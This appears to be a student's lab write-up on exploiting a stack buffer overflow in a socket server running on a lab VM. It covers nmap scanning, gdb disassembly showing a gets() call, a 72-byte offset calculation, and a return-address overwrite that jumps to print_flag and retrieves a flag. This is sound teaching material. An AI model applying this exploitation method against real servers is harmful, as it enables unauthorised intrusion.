Lab3: Binary exploitation

The goal of this lab is to get some hands-on experience with hacking a simple socket server using the stack overflow exploit.

Setup (two Alpine Linux VMs, both connected to the same network):

- alpine-attacker-guest
- alpine-hackable-5

Locate `.ova` files and extract them

```
tar -xvf alpline-attacker-guest.ova
tar -xvf alpline-hackable-5.ova
```

Convert to `qcow2` for UTM

```
qemu-img convert -f vmdk -O qcow2 alpline-attacker-guest-disk001.vmdk
alpline-attacker-guest.qcow2
qemu-img convert -f vmdk -O qcow2 alpline-hackable-5-disk001.vmdk alpline-
hackable-5.qcow2
```


And setup in UTM as in lab 1.

First we verify connectivity

```
ifconfig # to check ip-address
```

alpine-attacker-guest: 192.160.64.10 alpine-hackable-5: 192.160.64.11


alpine-attacker-guest: login -- `root`; pass -- `<empty>`



```
alpline-hackable-5
 * Mounting /run ...                                                                    [ ok ]
 * /run/openrc: creating directory
 * /run/lock: creating directory
 * /run/lock: correcting owner
 * Caching service dependencies ...                                                     [ ok ]
 * Remounting devtmpfs on /dev ...                                                      [ ok ]
 * Mounting /dev/mqueue ...                                                             [ ok ]
 * Mounting security filesystem ...                                                     [ ok ]
 * Mounting debug filesystem ...                                                        [ ok ]
 * Mounting persistent storage (pstore) filesystem ...                                  [ ok ]
 * Starting busybox mdev ...                                                            [ ok ]
 * Scanning hardware for mdev ...                                                       [ ok ]
 * Loading hardware drivers ...                                                         [ ok ]
 * Loading modules ...                                                                  [ ok ]
 * Setting system clock using the hardware clock [UTC] ...                              [ ok ]
 * Checking local filesystems  ...
/dev/sda3: clean, 3939/374624 files, 75091/1495808 blocks
/dev/sda1: recovering journal
/dev/sda1: clean, 25/76912 files, 55613/307200 blocks                                   [ ok ]
 * Remounting root filesystem read/write ...                                            [ ok ]
 * Remounting filesystems ...                                                           [ ok ]
 * Activating swap devices ...                                                          [ ok ]
 * Mounting local filesystems ...                                                       [ ok ]
 * Configuring kernel parameters ...                                                    [ ok ]
 * Creating user login records ...                                                      [ ok ]
 * Setting hostname ...                                                                 [ ok ]
 * Setting keymap ...                                                                   [ ok ]
 * Starting networking ...
 *   lo ...                                                                             [ ok ]
 *   eth0 ...
udhcpc: started, v1.37.0
udhcpc: broadcasting discover
udhcpc: broadcasting select for 192.168.64.11, server 192.168.64.1
udhcpc: lease of 192.168.64.11 obtained from 192.168.64.1, lease time 3600             [ ok ]
 *   eth1 ...
ip: ioctl 0x8913 failed: No such device
udhcpc: ioctl 0x8933 failed: No such device
ifup: failed to change interface eth1 state to 'up'                                    [ !! ]
 * Seeding random number generator ...
 * Seeding 256 bits and crediting
 * Saving 256 bits of creditable seed for next boot                                     [ ok ]
 * Starting busybox syslog ...                                                          [ ok ]
 * Starting busybox acpid ...                                                           [ ok ]
 * Starting busybox crond ...                                                           [ ok ]
 * Starting sshd ...                                                                    [ ok ]

Welcome to Alpine Linux 3.21
Kernel 6.12.20-0-virt on an x86_64 (/dev/tty1)

localhost login: _
```



```
alpline-attacker-guest
udhcpc: broadcasting discover
udhcpc: broadcasting select for 192.168.64.10, server 192.168.64.1
udhcpc: lease of 192.168.64.10 obtained from 192.168.64.1, lease time 3600             [ ok ]
 *   eth1 ...
ip: ioctl 0x8913 failed: No such device
udhcpc: ioctl 0x8933 failed: No such device
ifup: failed to change interface eth1 state to 'up'                                    [ !! ]
 * Seeding random number generator ...
 * Seeding 256 bits and crediting
 * Saving 256 bits of creditable seed for next boot                                     [ ok ]
 * Starting busybox syslog ...                                                          [ ok ]
 * Starting busybox acpid ...                                                           [ ok ]
 * Starting busybox crond ...                                                           [ ok ]

Welcome to Alpine Linux 3.21
Kernel 6.12.20-0-virt on an x86_64 (/dev/tty1)

localhost login: root
Password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

localhost:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 4E:44:89:A1:C5:FD
          inet addr:192.168.64.10  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fd01:617b:395a:2790:4c44:89ff:fea1:c5fd/64 Scope:Global
          inet6 addr: fe80::4c44:89ff:fea1:c5fd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2313 (2.2 KiB)  TX bytes:1289 (1.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

localhost:~# _
```

And test connectivity with ping

```
ping [other-vm-ip-address]
```

```
localhost:~# ping 192.168.64.11
PING 192.168.64.11 (192.168.64.11): 56 data bytes
64 bytes from 192.168.64.11: seq=0 ttl=64 time=21.444 ms
64 bytes from 192.168.64.11: seq=1 ttl=64 time=3.753 ms
64 bytes from 192.168.64.11: seq=2 ttl=64 time=3.087 ms
64 bytes from 192.168.64.11: seq=3 ttl=64 time=3.708 ms
64 bytes from 192.168.64.11: seq=4 ttl=64 time=2.845 ms
64 bytes from 192.168.64.11: seq=5 ttl=64 time=2.492 ms
```

Accessing binary file on vm was kinda tricky, so i started http server on my machine

```
python3 -m http.server 8000
```

And downloaded the file on attacker vm

```
wget http://192.168.64.1:8000/unsafe_server_option_5
chmod +x unsafe_server_option_5
```

Port scanning


```
localhost:~# nmap -p- 192.168.64.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-15 23:10 EEST
Nmap scan report for 192.168.64.11
Host is up (0.00099s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
7255/tcp open  unknown
MAC Address: F2:1C:84:68:6D:26 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.24 seconds
```

There are two open ports on the target machine:

- port 22/tcp: as mentioned in the task, this is likely used for setup and administration purposes and can be safely ignored for your exploitation task
- port 7255/tcp: almost certainly our vulnerable server target -- the one running the `unsafe_server_option_5` binary.


Create two files, `flag.txt` and `passwd.txt` in the same directory as the server, and fill them with `test_password\n` and `test_flag\n`, also on the screenshot bellow the hex version is attaached



Now we start gdb with the server binary


```
gdb --args ./unsafe_server_option_5 passwd.txt
(gdb) set disassembly-flavor intel
(gdb) info functions
```


(it got a little truncated on the screenshot 😃)




Lets disassemble the `ask_client` function first, as that's likely where the vulnerability will be:

```
(gdb) disas ask_client
```





The first thing we notice is



, this allocates 0x70 (112) bytes on the stack for the function's local variables.

Going downward

```
0x00000000004015c0 <+65>:    lea    rax,[rbp-0x40]
0x00000000004015c4 <+69>:    mov    rdi,rax
0x00000000004015c7 <+72>:    call   0x401290 <gets@plt>
```

we see the function that uses `gets()` to read user input into a buffer at `[rbp-0x40]`. `gets()` function does not perform any bounds checking, i.e., it will keep reading input until it encounters a newline, potentially overflowing the buffer.

So we have found the vulnerability))

Lets dig deeper...

The buffer starts at `[rbp-0x40]` (64 bytes from the base pointer), we need 64 bytes to reach the saved base pointer (rbp), we also need 8 more bytes to overwrite the saved rbp, the next 8 bytes will overwrite the return address -> total offset to return address is 72 bytes.

Now lets craft our exploit strategy. First we need to create a payload that fills the buffer with 72 bytes of padding, then append the return address and the address of the `print_flag` function (0x0000000000401416, 0x401416), after this when the function returns it will jump to `print_flag` instead of its original caller.

Next we generate payload using `gen_payload.py`.

```
python3 gen_payload.py
```

And C client, that is impelemnted in `client.c`, connects to the target server, reads and sends the payload, receives and displays the server's response. The client takes three arguments: ip address of the server, port number and payload file.

Compile the client

```
gcc -o client client.c
```

I use the same approach to transfer those files through http server.

Now on attacker run

```
./client 192.168.64.11 7255 payload.bin
```

And it works!!!

```
localhost:~# ./client 192.168.64.11 7255 payload.bin
Connecting to 192.168.64.11:7255...
Connected successfully!
Server: Please enter a password to continue:
Sending payload (89 bytes)...
Payload sent! Waiting for response...
Server response: Access granted, your personal flag is: 8UU7W1K6UQJDT74VSO6HBYD0F6RT5W
.
However, access to personal secret flag is not permitted for any user. Please contact your administrator who can access the secret flag file.
Connection closed by server.
Connection closed.
localhost:~#
```